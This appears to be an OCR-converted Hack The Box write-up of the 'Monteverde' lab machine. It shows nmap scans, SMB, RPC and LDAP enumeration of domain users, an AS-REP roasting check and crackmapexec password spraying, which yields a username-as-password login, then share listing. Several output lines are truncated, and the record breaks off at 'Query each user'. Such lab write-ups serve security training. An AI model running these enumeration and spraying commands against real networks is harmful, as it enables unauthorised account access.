
Monteverde

Nmap scan




```
┌──(red㉿kali)-[~/Downloads/htb/monteverde]
└─$ nmap -sV -sC -oA nmap1.txt 10.10.10.172
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-15 00:52 EDT
Nmap scan report for 10.10.10.172
Host is up (0.36s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-15 04:53:35Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: MONTEVERDE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-09-15T04:53:59
|_  start_date: N/A
|_clock-skew: 22s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 94.53 seconds
```


The domain name is megabank.local

Enumeration using enum4linux


password policy


[+] Trying protocol 445/SMB ...
[+] Found domain(s):
[+] MEGABANK
[+] Builtin
[+] Password Info for Domain: MEGABANK
[+] Minimum password length: 7
[+] Password history length: 24
[+] Maximum password age: 41 days 23 hours 53 minutes
[+] Password Complexity Flags: 000000
[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0
[+] Minimum password age: 1 day 4 minutes
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set
[+] Retieved partial password policy with rpcclient:
Password Complexity: Disabled
Minimum Password Length: 7

Users


(Users on 10.10.10.172)
index: 0×fb6 RID: 0×450 acb: 0×00000210 Account: AAD_987d7f2f57d2 Name: AAD_987d7f2f57d2 Desc: Service accou
MONTEVERDE.
index: 0×fd0 RID: 0×a35 acb: 0×00000210 Account: dgalanos Name: Dimitris Galanos Desc: (null)
index: 0×edb RID: 0×1f5 acb: 0×00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to
index: 0×fc3 RID: 0×641 acb: 0×00000210 Account: mhope Name: Mike Hope Desc: (null)
index: 0×fd1 RID: 0×a36 acb: 0×00000210 Account: roleary Name: Ray O'Leary Desc: (null)
index: 0×fc5 RID: 0×a2a acb: 0×00000210 Account: SABatchJobs Name: SABatchJobs Desc: (null)
index: 0×fd2 RID: 0×a37 acb: 0×00000210 Account: smorgan Name: Sally Morgan Desc: (null)
index: 0×fc6 RID: 0×a2b acb: 0×00000210 Account: svc-ata Name: svc-ata Desc: (null)
index: 0×fc7 RID: 0×a2c acb: 0×00000210 Account: svc-bexec Name: svc-bexec Desc: (null)
index: 0×fc8 RID: 0×a2d acb: 0×00000210 Account: svc-netapp Name: svc-netapp Desc: (null)
user:[Guest] rid:[0×1f5]
user:[AAD_987d7f2f57d2] rid:[0×450]
user:[mhope] rid:[0×641]
user:[SABatchJobs] rid:[0×a2a]
user:[svc-ata] rid:[0×a2b]
user:[svc-bexec] rid:[0×a2c]
user:[svc-netapp] rid:[0×a2d]
user:[dgalanos] rid:[0×a35]
user:[roleary] rid:[0×a36]

Groups


[+] Getting domain group memberships:
Group: 'Trading' (RID: 2610) has member: MEGABANK\dgalanos
Group: 'Operations' (RID: 2609) has member: MEGABANK\smorgan
Group: 'Domain Users' (RID: 513) has member: MEGABANK\Administrator
Group: 'Domain Users' (RID: 513) has member: MEGABANK\krbtgt
Group: 'Domain Users' (RID: 513) has member: MEGABANK\AAD_987d7f2f57d2
Group: 'Domain Users' (RID: 513) has member: MEGABANK\mhope
Group: 'Domain Users' (RID: 513) has member: MEGABANK\SABatchJobs
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-ata
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-bexec
Group: 'Domain Users' (RID: 513) has member: MEGABANK\svc-netapp
Group: 'Domain Users' (RID: 513) has member: MEGABANK\dgalanos
Group: 'Domain Users' (RID: 513) has member: MEGABANK\roleary
Group: 'Domain Users' (RID: 513) has member: MEGABANK\smorgan
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\Administrator
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\AAD_987d7f2f57d2
Group: 'Azure Admins' (RID: 2601) has member: MEGABANK\mhope
Group: 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator
Group: 'HelpDesk' (RID: 2611) has member: MEGABANK\roleary
Group: 'Domain Guests' (RID: 514) has member: MEGABANK\Guest
(Users on 10.10.10.172 via RID cycling (RIDS: 500-550,1000-1050))

SMB


```
┌──(red㉿kali)-[~/Downloads/htb/monteverde]
└─$ smbclient -N -L //10.10.10.172
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.172 failed (Error NT_STATUS_RESOURCE_NAME_NOT
Unable to connect with SMB1 -- no workgroup available
```

RPCclient

```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Co
group:[Domain Users] rid:[0×201]
group:[Domain Guests] rid:[0×202]
group:[Domain Computers] rid:[0×203]
group:[Group Policy Creator Owners] r
group:[Cloneable Domain Controllers]
group:[Protected Users] rid:[0×20d]
group:[DnsUpdateProxy] rid:[0×44e]
group:[Azure Admins] rid:[0×a29]
group:[File Server Admins] rid:[0×a2e
group:[Call Recording Admins] rid:[0×
group:[Reception] rid:[0×a30]
group:[Operations] rid:[0×a31]
group:[Trading] rid:[0×a32]
group:[HelpDesk] rid:[0×a33]
group:[Developers] rid:[0×a34]
```

Finding users who can connect remotely

```
┌──(red㉿kali)-[~/Downloads/htb/monteverde/windapsearch]
└─$ ./windapsearch.py  -u "" --dc-ip 10.10.10.172 -U -m "Remote Management Users"
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.172
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=MEGABANK,DC=LOCAL
[+] Attempting bind
[+]     ... success! Binded as:
[+]      None

[+] Enumerating all AD users
```



Found user mike hope

Kerberoasting possible

```
┌──(red㉿kali)-[~/Downloads/htb/monteverde]
└─$ GetNPUsers.py megabank/ -dc-ip 10.10.10.172 -usersfile users.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/home/red/.local/bin/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utc
.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been r
[-] User AAD_987d7f2f57d2 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mhope doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User SABatchJobs doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-ata doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-bexec doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User svc-netapp doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User dgalanos doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User roleary doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User smorgan doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Password policy lockout set to none, let’s crack the password

password spraying is using a short list of passwords(also contains usernames) against usernames


```
┌──(red㉿kali)-[~/Downloads/htb/monteverde]
└─$ crackmapexec smb 10.10.10.172  -d megabank -u users.txt -p list1.txt
SMB         10.10.10.172    445    MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 x64 (name:MONTEVERDE) (domain:megaban
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\Guest:Guest STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\Guest:mhope STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\Guest:SABatchJobs STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\Guest:svc-ata STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\Guest:svc-bexec STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\Guest:svc-netapp STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\Guest:dgalanos STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\Guest:roleary STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\Guest:smorgan STATUS_LOGON_FAILURE
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\Guest:123456 STATUS_LOGON_FAILURE
```

success

```
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\mhope:sunshine STATUS_LOG
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\mhope:chocolate STATUS_LO
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\mhope:password1 STATUS_LO
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\mhope:soccer STATUS_LOGON
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\SABatchJobs:Guest STATUS_
SMB         10.10.10.172    445    MONTEVERDE       [-] megabank\SABatchJobs:mhope STATUS_
SMB         10.10.10.172    445    MONTEVERDE       [+] megabank\SABatchJobs:SABatchJobs
```

Let’s try to login

Enumerate shares



Reclusively enumerate shares


We have a users share

```
   fr--r--r--                1 Sun Dec 31 19:03:58 1600    PSHost.134023045783243
   fr--r--r--                1 Sun Dec 31 19:03:58 1600    Winsock2\CatalogChange
   NETLOGON                                                READ ONLY       Logon
   ./NETLOGON
   dr--r--r--                0 Thu Jan  2 17:05:27 2020    .
   dr--r--r--                0 Thu Jan  2 17:05:27 2020    ..
   SYSVOL                                                  READ ONLY       Logon
   ./SYSVOL
   dr--r--r--                0 Thu Jan  2 17:05:27 2020    .
   dr--r--r--                0 Thu Jan  2 17:05:27 2020    ..
   dr--r--r--                0 Thu Jan  2 17:05:27 2020    MEGABANK.LOCAL
   users$                                                  READ ONLY
   ./users$
   dr--r--r--                0 Fri Jan  3 08:12:48 2020    .
   dr--r--r--                0 Fri Jan  3 08:12:48 2020    ..
   dr--r--r--                0 Fri Jan  3 08:15:23 2020    dgalanos
   dr--r--r--                0 Fri Jan  3 08:41:18 2020    mhope
   dr--r--r--                0 Fri Jan  3 08:14:56 2020    roleary
   dr--r--r--                0 Fri Jan  3 08:14:28 2020    smorgan
losed 1 connections
```


Query each user

